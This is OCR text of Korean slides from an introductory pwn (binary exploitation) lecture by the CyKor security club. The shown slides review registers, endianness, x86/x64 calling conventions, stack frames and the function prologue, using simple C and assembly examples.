CyKor Pwn

CYDF 21

이효민

Today


- Stack Frame & 함수 호출 규약
- 함수 프롤로그, 에필로그
- Buffer Overflow
- Shellcode
- Pwntools 사용법

Review

- Memory Structure
  - Text, Data, BSS, Heap, Stack
- GDB
- Assembly
  - Register
  - Instruction
- Calling Convention (x86, x64)


Review

```c
#include <stdio.h>
#include <stdlib.h>

int x;
int y = 100;

int main(void) {
    int a;
    int b = 10;
    const char* c;
    char d[10];

    const char* e = "blah blah..";
    void* f = malloc(0x10);

    return 0;
}
```



Review

- Register



Review

- Register
  - AX(Accumulator register)
  - BX(Base register)
  - CX(Count register)
  - DX(Data register)
  - SI(Source Index)
  - DI(Destination Index)
  - **SP(Stack Pointer) – 스택 프레임의 최상단 (가장 낮은 주소)**
  - **BP(Base Pointer) – 스택 프레임의 최하단 (가장 높은 주소)**
  - IP(Instruction Pointer) – 현재 실행 중인 명령어
  - …

Review

- push a – 스택에 a를 쌓음
- pop a – 스택에서 값을 뽑아내서 a register에 저장
- mov a, b
- lea a, b
- call a – a 호출
- jmp a
- leave – 스택 프레임을 정리
- ret – 반환 주소로 점프

Endian


- 메모리에 저장할 때 바이트를 배열하고 저장할까요?
- 컴퓨터에서 데이터를 저장할 때 byte 단위로 나뉘어 저장 (1byte == 8bit)

- Big Endian(빅 엔디안), Little Endian(리틀 엔디안)방식이 있음.

Endian

- 빅 엔디안
  - 최상위 바이트 (MSB – Most Signficant Byte)부터 차례로 저장하는 방식
  - 우리가 흔히 보는 16진수 표기처럼 그대로 저장(0x12345678)

- 리틀 엔디안
  - 최하위 바이트 (LSB – Least Signficant Byte)부터 차례로 저장하는 방식
  - 마지막 바이트부터 저장



Endian

- X86 아키텍쳐는 리틀 엔디언을 쓰기 때문에 꼭 아셔야 합니다.

종류	0x1234의 표현	0x12345678의 표현
빅 엔디언	12 34	12 34 56 78
리틀 엔디언	34 12	78 56 34 12

Endian 예시

- 예시) int exampe = 130; (4바이트) 를 저장

- Hex값으로는 0x00000082이다. -> 4바이트니깐 앞에 000000 채워준거다.


- 빅 엔디안으로 저장 -> 0x00000082
- 리틀 엔디안으로 저장 -> 0x82000000


- 컴퓨터가 빅 엔디안을 읽을려면 앞에 쓸모없는 0바이트 3개를 읽어야 하는데 리틀 엔디안으로 저장된걸 읽으면 바로 값 파악 가능.
  - -> 빠름

Stack Frame

- Last In First Out 형태의 자료구조


- C에서는 각 함수마다 Stack Frame을 정의함.





Stack Frame

- 함수마다 Stack Frame이 존재
  - 함수를 호출하면 Stack Frame을 생성
  - 함수 호출이 끝나면 Stack Frame을 정리




main 함수의 Stack Frame

```c
#include <stdio.h>

int add(int x, int y){
    return x+y;
}

int main(){
    int a = add(3,5);
    printf("%d", a);
    return 0;
}
```

Stack Frame


- 프로그램 실행 Stack Frame 과정
  - 1. Main 호출
  - 2. add 호출
  - 3. add 함수 종료
  - 4. main 함수 종료
- 32bit 기준
- RET? SFP?



Calling Convention

- 함수를 호출할 때 인자를 어떻게 넘길까요?

```c
#include <stdio.h>

int add(int x, int y){
    return x+y;
}

int main(){
    int a = add(3,5);
    printf("%d", a);
    return 0;
}

```




Calling Convention

- 함수 호출 규약
  - 운영체제, CPU, 언어 등에 따라 다 다름.
  - 32bit x86(intel) C에서 사용하는 함수 호출 규약
    - __cdelc : **스택 프레임 사용하여 파라미터 전달** (개수 제한 없음, 오른쪽 -> 왼쪽 순으로 push)
    - __stdcall, __fastcall
  - 64bit 함수 호출 규약
    - 64bit는 32bit와 다르게 __fastcall 방식만 이용함. => **일부 레지스터를 이용하여 전달, 나머지는 스택**
    - **리눅스에서는 RDI, RSI, RDX, RCX, R8, R9 순서로 6개까지의 파라미터를 전달**
    - 윈도우에서는 RCX, RDX, R8, R9 순서로 4개까지 전달
  - 윈도우 등 다른 호출 규약은 구글링

Calling Convention

- SP(Stack Pointer) – 스택 프레임의 최상단 (가장 낮은 주소)
- BP(Base Pointer) – 스택 프레임의 최하단 (가장 높은 주소)




```
int add(int x, int y){
    return x+y;
}
```

⇩

```
mov eax, [ebp + 8]
add eax, [ebp + C]
```

함수 프롤로그, 에필로그

- Stack Frame은 그럼 어떻게 만들어지나요?

- 함수가 호출될 때 어셈블리 코드로 **Stack Frame을 형성**하는 과정
  - **함수 프롤로그**

- 함수가 호출되고 기존 함수로 돌아갈 때, **Stack Frame을 정리하는 과정**
  - **함수 에필로그**


함수 프롤로그

- PUSH ebp
- MOV ebp, esp

함수 프롤로그

- main() -> add() 호출 될 때 과정을 생각해 봅시다.


- 현재 main 함수의 Stack Frame



main 함수의 Stack Frame


함수 프롤로그

- 0단계: add 함수로 주어지는 인자를 함수 **함수 호출 규약에 의거해 push** (cdelc, 오른쪽 -> 왼쪽)




함수 프롤로그

- 1단계: CALL add()
  - Return address를 push 합니다.
  - Add 함수 종료 시 **main 함수로 돌아가기 위해** main 함수의 위치를 기억하기 위함.




함수 프롤로그

- 2단계: PUSH ebp
  - 현재 ebp의 주소를 **스택에 PUSH 하여 기록 => Stack Frame Pointer**
  - add 함수 종료 후 **main 함수 스택 프레임의 ebp**로 돌아가기 위함.




함수 프롤로그

- 3단계: **MOV ebp, esp** (ebp를 esp 위치로 옮긴다.)
- add 함수 Stack Frame 준비 완료

